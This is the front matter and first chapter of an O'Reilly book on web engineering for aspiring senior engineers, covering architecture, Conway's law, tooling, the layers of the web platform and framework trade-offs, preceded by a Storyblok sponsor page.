
O'REILLY®



Compliments of
storyblok

Fluent Web Development

A Practical Guide for Senior Engineers

Stefan Baumgartner

Storyblok


storyblok

Build for What's Next

The complexity of managing content across multiple frameworks, APIs, and channels creates technical debt, slower builds, and fragmented experiences.

Storyblok is a headless CMS designed for structured content. It brings modularity and developer control to every front-end.

Its component-based architecture gives you a single source of truth for content that scales across sites, apps, and AI-driven interfaces, all from one clean content layer. Build once. Deploy anywhere. Deliver content that's ready for the AI-first web.



Learn more at storyblok.com

Storyblok | Dev-first. API-powered. AI-ready.

Fluent Web Development

A Practical Guide for Senior Engineers

Stefan Baumgartner



Fluent Web Development

by Stefan Baumgartner

Copyright © 2027 O’Reilly Media, Inc. All rights reserved.

Published by O’Reilly Media, Inc., 141 Stony Circle, Suite 195, Santa Rosa, CA 95401.

O’Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*https://oreilly.com*). For more information, contact our corporate/institutional sales department: 800-998-9938 or *corporate@oreilly.com*.

Acquisitions Editor: Louise Corrigan

Development Editor: Jeff Bleiel

Production Editor: Elizabeth Faerm

Copyeditor: Stephanie English

Proofreader: Doug McNair

Indexer: Judith McConville

Cover Designer: Susan Brown

Cover Illustrator: José Marzan Jr.

Interior Designer: David Futato

Interior Illustrator: Kate Dullea

November 2026: First Edition

Revision History for the First Edition

- 2026-11-06: First Release

See *https://oreilly.com/catalog/errata.csp?isbn=9798341608689* for release details.

The O’Reilly logo is a registered trademark of O’Reilly Media, Inc. *Fluent Web Development*, the cover image, and related trade dress are trademarks of O’Reilly Media, Inc.

The views expressed in this work are those of the author and do not represent the publisher’s views. While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

This work is part of a collaboration between O’Reilly and Storyblok. See our statement of editorial independence.

979-8-341-60869-6

[LSI]

Preface

This book started out as a different book about headless architectures. The initial research changed that, though not in the way I expected. Headless architectures are genuinely exciting, and almost any application benefits from them, but the closer I looked at why they work so well, the more the answer pointed at something underneath them.

What makes those systems work is that somebody drew the boundaries between the parts in the right places, described them as interfaces, and then made sure everyone involved actually went through those interfaces instead of around them. Headless is what that discipline can look like once you build on it.

So the question changed. Instead of asking how to build a headless architecture, I started asking what an engineer needs to understand before reaching for one becomes the obvious move. At what level of seniority does one gain that understanding, and what does somebody at that level actually know?

From there, I went down a rabbit hole. In my role as lead frontend architect at Dynatrace, as a principal product architect for serverless infrastructures, and in the years I have spent consulting independently, I have worked with a lot of companies, and I have kept running into the same kind of engineer. They are the person everybody goes to. They have real depth in their own area and enough reach into the neighboring ones to be useful there as well, and the rest of the organization learns from them across the whole stack.

What surprised me each time I talked to these engineers was what the conversations with them were about, which was almost never the technical challenge ahead. We talked about how people work together, how teams are cut, and who needs to know what. That makes sense, because according to Conway's law, the structure of an organization is mirrored in the structure of the systems it builds, software included.[1] A conversation about

boundaries in software is a conversation about boundaries between people. The technical problems tend to resolve themselves once the structure is right and once everyone involved shares enough technical grounding that a whole class of questions stops being asked at all.

That is what made me write this book. How do you get people to that level of seniority? What technical knowledge does it take, which decisions are theirs to make, and how do they frame a discussion so that people and their interactions stay at the center of it? If I could hand one book to a junior web engineer so that they could join those discussions and eventually lead them, what would be in it? This is how *Fluent Web Development* came to be.

You'll find traces of the original headless idea all over this book. I'm fairly confident that once you've read it, you'll reach for that kind of architecture on your own.

Who Should Read This Book

This book is for you if you are a developer or engineer who is on the way to the senior or principal level. You have shipped real software, you're proficient with the frameworks you work in, and you have enough experience that colleagues come to you with their problems. You are also at the point where you keep bumping into the edges of what you know: bugs that refuse to reproduce, parts of your stack that nobody on the team has ever opened, and tools that you know exist but have never learned to read properly.

You want to know how web applications actually work underneath the abstractions, and you want to understand why they behave the way they do. This is what you'll get in *Fluent Web Development*. You'll learn how browsers and servers do their work, which tools to reach for when something goes wrong, and how the pieces of your stack fit together, whether you came to them from the frontend or the backend. With that knowledge, you'll be able to judge the consequences of your architectural decisions before you commit to them, find the causes of bugs rather than

their symptoms, and keep your code reviews focused on the things that matter instead of the things that are easiest to argue about.

Engineers used to acquire this understanding slowly, one production incident at a time. Coding AI tools now handle a lot of the work engineers used to learn from, and many companies no longer maintain a career path that carries them from junior to senior. They expect engineers to bring the knowledge with them. If you would rather not wait that long, or if your job does not give you the choice to learn, then this book is for you.

What's in This Book

The core of the book lies in the technical foundations you'll need to have as a senior engineer. When you work on a web project, you take one path of many that leads to the goal, and along the entire stack, you have options to choose from. I want to bring those options into perspective, weigh their pros and cons, and give you enough food for thought to ask the right "What if?" questions.

So in every chapter, I ask you to make up your own mind. I try to walk a line between giving good, reasonable advice and staying open to the perspectives I don't hold myself. Where I do give you a definitive answer, hold it up to your own situation and challenge me if you have a different perspective.

Next to the prose, you'll find small code snippets, diagrams, and references to the tools you'll need to understand the topic at hand. Code snippets are kept small and focused, highlighting the point of the discussion instead of the surrounding context.

Just as important as the technical foundations is the human side of things. We rarely work alone, and as large language models (LLMs) take over more of the manual work, the share of our time that goes into dealing with people only grows. So I will also teach you about egoless programming, a concept more than half a century old, and show you how it holds up in the age of AI. Spoiler: it holds up surprisingly well.

Navigating This Book

Fluent Web Development follows the shape of a project. It starts with the decisions you make before there is any code, moves through the layers a request passes through on its way to a user, and ends with the two things that decide whether all of it holds up: your ability to find out what went wrong and your ability to work with the people around you.

There is a thread running through the book, but each chapter stands on its own. Read it from start to finish or open the chapter that matches the problem on your desk this week and follow the cross-references to whatever background you need.

Chapter 1, "A Senior Engineer's Profile", and Chapter 11, "Egoless Programming", are the frame around everything else. Chapter 1 asks what a senior engineer actually is, now that a good part of the typing is handled by machines, and provides half of the answer by explaining that being a senior engineer has more to do with decisions and reach than with knowing an API by heart. Chapter 11 provides the other half of the answer by explaining that a senior engineer focuses on the people their decisions land on and the ego that gets in the way of working with them. Everything in between fills that frame.

Chapter 2, "JavaScript Tooling", and Chapter 3, "Architecture", cover the decisions you make first and regret longest. Chapter 2 goes through npm, the dependency graph you inherit along with it, and how to keep a build simple enough that you still understand it a year later. Chapter 3 asks what architecture is, works through the client/server split and the C4 model, and shows why the boundaries you draw in a system tend to reappear in the org chart.

Chapter 4, "Networking", Chapter 5, "Rendering", and Chapter 6, "Routing and State Management", follow a request from the wire to the screen. You'll learn what HTTP actually gives you, how good APIs are designed, and how to design for a network that is never as reliable as your local machine. You'll see how HTML gets generated on the client, the server, or

somewhere in between, and how URLs and the application state stay in sync once the page is there.

Chapter 7, “Robust CSS”, Chapter 8, “Effective JavaScript”, and Chapter 9, “Frameworks”, are about the material you work in every day. Cascading Style Sheets (CSS) gets a chapter because specificity and the cascade sit behind almost every styling fight at scale, and because the industry keeps trying to replace the language instead of learning it. JavaScript gets one because the distance between code that works and code that works well runs through the event loop, the bundler, and the way errors travel. Frameworks get a chapter because they bundle all the earlier decisions into a single choice and that choice outlives the enthusiasm that led to it.

Chapter 10, “Debugging”, is where the rest of the book pays off. Understanding how the layers work is what turns debugging from guesswork into a method, and this chapter hands you the tools to go with it: the DevTools panels worth knowing properly, the techniques that narrow a problem down, and two bugs from my own working life that were solved by picking the right approach instead of staring at the screen longer.

Conventions Used in This Book

The following typographical conventions are used in this book:

Italic

Indicates new terms, URLs, email addresses, filenames, and file extensions

`Constant width`

Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords

`Constant width bold`

Shows commands or other text that should be typed literally by the user

`Constant width italic`

Shows text that should be replaced with user-supplied values or values determined by context

> **TIP**
>
> This element signifies a tip or suggestion.

> **NOTE**
>
> This element signifies a general note.

O’Reilly Online Learning

> **NOTE**
>
> For more than 40 years, O’Reilly Media has provided technology and business training, knowledge, and insight to help companies succeed.

Our unique network of experts and innovators share their knowledge and expertise through books, articles, and our online learning platform. O’Reilly’s online learning platform gives you on-demand access to live training courses, in-depth learning paths, interactive coding environments, and a vast collection of text and video from O’Reilly and 200+ other publishers. For more information, visit *https://oreilly.com*.

How to Contact Us

Please address comments and questions concerning this book to the publisher:

O’Reilly Media, Inc.

141 Stony Circle, Suite 195

Santa Rosa, CA 95401

800-889-8969 (in the United States or Canada)

707-827-7019 (international or local)

707-829-0104 (fax)

support@oreilly.com

https://oreilly.com/about/contact.html

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at *https://oreil.ly/fluent-web-development*.

For news and information about our books and courses, visit *https://oreilly.com*.

Find us on LinkedIn: *https://linkedin.com/company/oreilly*.

Watch us on YouTube: *https://youtube.com/oreillymedia*.

Acknowledgments

This book would not exist if it wasn’t for Dominik Angerer and Sebastian Gierlinger from Storyblok. The two have been close friends of mine for more than a decade. Working with them on this book ended up changing a lot more than the book: shortly after I finished the manuscript, I joined Storyblok as VP of Product.

My O’Reilly editor, Jeff Bleiel, has been remarkably kind about every deadline I missed, and he is a good part of the reason this book turned out

the way it did. His questions, his constant feedback, and our biweekly discussions kept me focused, put every chapter into perspective, and made sure the pieces added up to a whole instead of a stack of separate essays. Thank you as well to Lisa LaRew and Louise Corrigan at O'Reilly.

My technical editors, Den Odell, Maximiliano Firtman, and Tejas Kumar, went through the manuscript with a thoroughness I did not expect. They caught the small errors and asked the bigger questions, found things I'd simply overlooked, and pointed out missing context that I took for granted. I have been through a lot of code reviews in my career, and I have rarely seen feedback of that quality.

To my friends, Holger Weißböck, Georg Kothmeier, Alexander Rosemann, and Bernhard Mayr: thank you for years of discussions about technology and about the many, many other things that turned out to matter just as much.

Most of what I know about web development I learned from my friends Harry Roberts, Peter Kröner, Hans-Christian Reinl, Christian Schaefer, Vanessa Otto, and Marc Thiele.

Thank you to Ernst Ambichl and Stefan Gusenbauer from Dynatrace. Both were mentors who shaped the way I think about software products more than anyone else.

As is common with my books, this one has a soundtrack that helped me write it. This time, it was provided by The Beatles, Tygers of Pan Tang, Bob Dylan, Nobuo Uematsu, Ace+, Yoko Shimomura, and Yasunori Mitsuda.

Last but not least, to the most important people in my life: Doris, Clemens, and Aaron. Thank you for all your love and understanding, for letting me write next to you playing, and for pulling me away at just the right moments.

---

[1] Melvin E. Conway, "How Do Committees Invent?", *Datamation*, April 1968, Mel Conway's Home Page. The observation, later named Conway's law, is that "organizations which design systems are constrained to produce designs which are copies of the communication structures of these organizations."

Chapter 1. A Senior Engineer's Profile

In early 2026, Boris Cherny, the engineer behind Claude Code at Anthropic, said that for the kind of work he does, coding is "solved." He had not written a line by hand in months, and he was still one of the most productive engineers there.

You can argue with that, as plenty of people did. But the industry had already started to move as if it were true. Some large companies cut engineering roles and named AI as the reason. Junior openings, never plentiful, dried up almost entirely. The ground tilted toward something faster and stranger than what came before, and a lot of people are still working out where it leaves them.

The timing is cruel because of how this particular craft is learned. You do not become a good engineer from a course or a certificate. You become one by shipping projects, one after another. By making decisions, getting some of them wrong, and cleaning up after yourself. By sitting near the senior and principal engineers around you and picking up the things they know that nobody ever wrote down. Take away the junior rung, and you have not just removed some jobs, you have removed the whole ladder the next senior engineers were supposed to climb.

So it's worth being clear about what a senior engineer actually is, now that the typing is handled by AI. It is not the person who memorized the framework's API. A senior engineer's real output is a series of decisions:

- Which framework to build on or whether to use one at all
- How the system is laid out before anyone writes a line
- What the backend has to support

- Which dependencies come in and which maintainers to quietly trust to stick around
- Who gets paged at 3 a.m. when the system breaks

To get a picture of the person who makes those calls well, we need to drop the old image of the "T-shaped" developer who is deep in one thing and thin everywhere else. Instead, a senior engineer looks more like a V, as shown in Figure 1-1: they have real depth in a couple of areas, with a reach that keeps extending into the ones beside them.




Figure 1-1. T-shaped versus V-shaped professional

That reach matters because no decision stays in the code. Each one lands on a person: the backend engineer who has to build the API you specified, whoever inherits the codebase in two years, or the designer whose layout your architecture holds up or wrecks. To make good decisions, you have to know the platform deeply, and you also have to know the people your choices fall on.

That combination, technical depth paired with the reach to work well with the people your decisions touch, is what this book means by *fluent*. A senior engineer who is fluent in web development can move confidently through the stack and through the room it's built in.

Admittedly, this book was well underway before Claude Code came along, trying to solve all coding needs. What the book covers was already relevant back then, and it has only grown more relevant since. What gets asked of a

senior engineer only keeps growing. The chapters ahead are here to prepare you for that, technically and as a person, and to put the tools in your hands to make the right call at the right time.

The Broad Strokes

Before you write a single line of code, you have to decide how the project is going to be organized, structured, and kept workable over time. Two things carry that weight for any good senior engineer: decent tooling and sound architecture, which are the subjects of Chapters 2 and 3. They are tied together more tightly than they look.

The Misunderstood Architect

Architecture is a loaded word in most companies, and some of that negativity is earned. A lot of people's mental image of an architect is someone who draws boxes and arrows in slides, hands the deck down to the teams, and never opens the codebase themselves. The title tends to come with a certain arrogance, too: decisions are made from a height, at a comfortable distance from the people who have to implement them and live with whatever got missed.

So it's not surprising that some companies drop the role altogether. No architects, no diagrams, just teams shipping features. The trouble is that removing the architect does not remove the architecture—it only makes it implicit. In a younger company, the architecture usually lives in the founders' heads as an unwritten, shared sense of how the pieces fit together and why they were built that way.

Peter Naur described this back in 1985. In an essay titled "Programming as Theory Building,"[1] he argued that the real program is not the source code but the theory of it the programmers hold in their minds: how it maps to the problem it solves, why it's shaped the way it is, and what you can and cannot safely change. The code is a by-product of that theory. When the people who hold the theory in their minds move on, the program gets hard

to change, even though every line is still sitting there. The founders' unspoken architecture is exactly this kind of theory: it carries the whole system, and it is fragile because it lives in only a few heads.

Architecture Happens Anyway

Designed on purpose or quietly accumulated, every system ends up with an architecture. The hard part of it isn't the static pieces. It is the places where they meet: the interfaces between them and the way they communicate across those interfaces. That holds at every scale, from inside a single component, to between components in the same codebase, to between separate systems (the microservices everyone likes to argue about).

Leave those seams to chance and they will not stay neutral. They will drift toward the shape of the organization. In 1968, programmer Melvin Conway noticed that the systems a company designs tend to copy the communication structure of the company itself. Four teams that rarely talk to each other will produce four parts that barely fit together. The org chart will end up printed in the codebase. Without someone deliberately drawing the boundaries, Conway's law will draw them for you.

Nobody has to be called an architect for this work to matter. What marks a senior engineer who is fluent in web engineering is a willingness to see the architecture that already exists, whether it's inherited from the founders or shaped by Conway's law, and drag it into the open before it calcifies into something nobody chose on purpose.

Architecture runs at several levels at once: the boundaries inside a module, the contracts between services, and the way the teams themselves are split up. Part of being a senior engineer is knowing which level you're working at and matching what you say and how you say it to that level. Aligning two code modules is not the same conversation as aligning two teams, which makes this, again, a very human part of the job. AI can draw the diagram, suggest a structure, and flag a dependency you missed. It cannot sit in the room and work out who needs to talk to whom or hold the theory of the system in its head. That is still your job.

A Shared Vocabulary

Tooling is the same idea wearing different clothes: a technical solution doing a mostly human job, sitting between the systems that run your code and the people who write it. In web development, it's the set of programs that take what you write and turn it into something usable, safe, and tested enough to hand to your users. These include build tools, package managers, transpilers between languages and language versions, development servers, linters, and test frameworks. They are everything you need before you can really get going.

Tooling is also how a team gets on board. Picking your tools means picking a shared vocabulary for everything around the code itself: how you install dependencies, build, run the thing locally, and check it before it ships. That vocabulary is another interface you share with your colleagues, and like any interface, someone has to keep it in good shape, and that someone is usually a senior engineer.

And web tooling does not sit still. It has turned over at least as fast as the JavaScript frameworks people like to complain about, and the tool you standardized on a year ago may already be on its way out.

I am biased here. The first book I wrote was *Front-End Tooling with Gulp, Bower, and Yeoman* (Manning). Gulp only made it into the title halfway through writing because the tool I had set out to cover was already treated as obsolete by the community. By the time the book reached production, Bower had fallen out of favor and everyone had moved to npm as the one package registry for JavaScript. The idea behind Yeoman, scaffolding a project from a template, ended up absorbed into the frameworks themselves. It was a book on tooling, partly out of date before it shipped.

Things have calmed down since. Tools such as Vite now cover ground that used to take five separate decisions. But the job underneath has not changed: a senior engineer chooses, on purpose, which tools to put on the team, because each one is something everyone has to install, run, and trust. And when the tooling breaks, it's not only a technical problem. People can

no longer build on each other's work, and the trouble shows up as friction between colleagues.

There is an irony in all this. For all that tooling is a human, team-facing thing, it is also bound tightly to the architecture itself. Past a certain point, a tool has to understand how your software is put together to do its job: a bundler needs to know where your module boundaries are, a build needs to know what ships to the browser and what stays on the server, and a test runner needs to know how the parts are wired. Some tools fit the shape of your system almost for free; others fight it the whole way. Choosing well means picking tools that already understand the architecture you have or the one you're trying to grow into.

All of this gets settled before anyone writes a line of code. It rarely looks like engineering, but it involves deciding how the parts of the system, and the people building it, fit together. That is what a senior engineer is there to look after.

The Platform

In the early 2000s, enterprise backend engineers were prone to looking down on web developers and web development in general. Building websites, the thinking went, was too easy to count as real software engineering; it was just a lighter, lesser corner of the field. Some engineers still share this view, unfortunately.

They miss something real. Web development touches more technologies at once than almost anything else we do. It runs on distributed systems and on clients you do not control and cannot rely on. Anyone who walks the whole stack and sets out to be an expert at every layer will spend a career at it and still not be finished. Reducing all of that to the HTML, CSS, and JavaScript that come out the other end does it no justice.

A senior engineer does not have to know the entire breadth in that kind of detail. What a senior engineer needs is to understand how the stack fits

together well enough to move through it deliberately and to make the right call at each level.

> **NOTE**
>
> This book does not cover accessibility. As I said, you can give a whole career to one part of the web and still not be finished, and accessibility is one of those parts: essential, genuinely hard, and not somewhere I can claim any authority. You deserve someone who can, so read Manuel Matuzović's *Web Accessibility Cookbook* (O'Reilly).

The Layers of the Web

In 2019, Jeremy Keith drew the web as a stack of layers, as shown in Figure 1-2. At the bottom are the protocols: TCP/IP, then HTTP. Above them is what the browser reads: HTML, then CSS, then JavaScript. Above those are the parts we bring ourselves: libraries, frameworks, and the build tools and conventions of the current year.

The layers do not move at the same speed. The lower ones barely move at all. Today, TCP/IP works the way it did decades ago. HTTP went years between real revisions, and even HTTP/2 arrived as something you opt into, layered over HTTP/1.1 rather than a clean break from it. The higher you go, the faster things change. JavaScript gains features every year. The frameworks built on it change faster than that, and the tooling on top of them changes fastest of all.




Figure 1-2. Jeremy Keith's layers of the web: the lower layers move slowly and rarely break; the higher you go, the faster things change (diagram by Jeremy Keith, used with permission)

The lower layers are not slow because they are stuck in the past. They are slow by design, and the web pays a real price to keep them that way: it almost never breaks what already works.

When the committee that standardizes JavaScript wanted a method to check whether an array contains a value, the natural name for it was `contains`. However, they could not use it. MooTools, a popular library at the time, had already shipped its own `Array.prototype.contains`, and a native version that behaved differently would have broken every site that relied on it. The method went out as `includes` instead. The language bent itself to avoid breaking code that was already out in the world. Down at the bottom of the stack, that is how it normally goes, and it's why those layers are a safe place to build on: they refuse to break you.

Good Ideas Sink

The layers are not sealed off from each other. Over time, the best ideas from the top tend to move down. A library proves that some pattern is worth having, enough people adopt it, the platform eventually grows a native version, and the library is no longer the only way to get it.

The clearest case is jQuery. For years, it was how you selected elements and made network requests, because doing either of these by hand was miserable. Its `$(.item)` became `document.querySelectorAll(.item)`, and its `$.ajax` became `fetch`. CSS went the same way: variables and nesting lived in Sass long before the browser grew the much more powerful Custom Properties and native nesting of its own. The library or the preprocessor was the proving ground, and the platform took the idea that won and made it permanent.

This is the other side of the `includes` story from earlier. Sometimes, the platform absorbs the idea outright, the way it did with jQuery. Sometimes, a library is so widespread that the platform has to route around it, the way MooTools forced `contains` to ship as `includes`. Either way, the influence runs upward: the fast layers are where the platform finds out what it's missing.

It changes how you read churn at the top. A framework pushing a new pattern is something you have to maintain, yes, but it's also a signal to the platform about what to standardize next. So building close to the platform does not cut you off from new ideas. The good ones reach you in the end, with the backward-compatibility guarantee already attached.

That stability pays off. Because the lower layers hold still, whenever a problem calls for it, you can lean on their features and reach for them, including ones that have sat there unused for years. HTTP has been able to stream responses for more than 20 years, and it took large language models (LLMs), with their token-by-token output, to make that feel current again. A senior engineer can reach for something like that because they know where to look and because they can place a new problem on the layer that already solves it.

The Love-Hate Relationship with Frameworks

There is one type of thing Keith's diagram leaves out, though it has every right to a place there: frameworks. They are not part of the platform so much as the layer we stack on top of it, built out of JavaScript's features and iterating faster than anything beneath them. And they have been argued over for as long as they have existed.

One camp weighs the established, well-worn frameworks against the newer challengers, trading strengths and weaknesses, each side certain it has backed the right one. Off to the side is the "use the platform" crowd, who avoid frameworks the way the Devil avoids holy water. The talk between the camps runs hot, and there it is again, fast as ever: the human side. In a jungle of opinions like that, it's hard to work out what is right for you. And a framework decision carries real weight, or does it?

The Conference Website

A few years ago, I built the website for a conference we were running. We used a React-based static site generator, and at the time, it was clearly the right tool. The site was live within a week. When the schedule changed, we pushed an update the same afternoon. On the day of the event, everything worked.

The trouble came a few months later. The talks had been recorded and edited, and we sat down to put the videos online. By then, the site was legacy. Nobody had touched it since the event. I opened the project, ran `npm install`, and watched the terminal fill with red. The framework had moved on. Half its dependencies had moved on, too, most of them without versioning anything cleanly. Our Node version was now too old to run the build, and upgrading it broke a different set of things. A site that took one week to build took the better part of three to revive. We came close to deleting it and writing the whole thing off, on the grounds that the conference was already over.

The easy conclusion is that we picked the wrong tool and that we should have written plain HTML and CSS and dropped it in a folder somewhere. I don't buy it. The framework was the right call. The site had a clear shelf life: it existed to tell people about an event on a fixed date. Shipping fast mattered, and a painful update six months out did not, because by then, the event had already happened. We traded future maintenance for speed at the start, knowingly, and that trade was sound.

What burned us was not the framework. It was that the framework, the packages under it, and the build environment under those were all moving at different speeds. The framework shipped breaking changes every few months. The npm packages moved faster than that, and sometimes silently. Node sat near the bottom, slow and stable, except the framework had quietly started expecting a newer version than the one we ran. On their own, none of the layers did anything wrong. They just drifted out of step, and the only thing holding them together was the assumption that someone would keep updating them in sync. The moment nobody did, the whole thing aged at once.

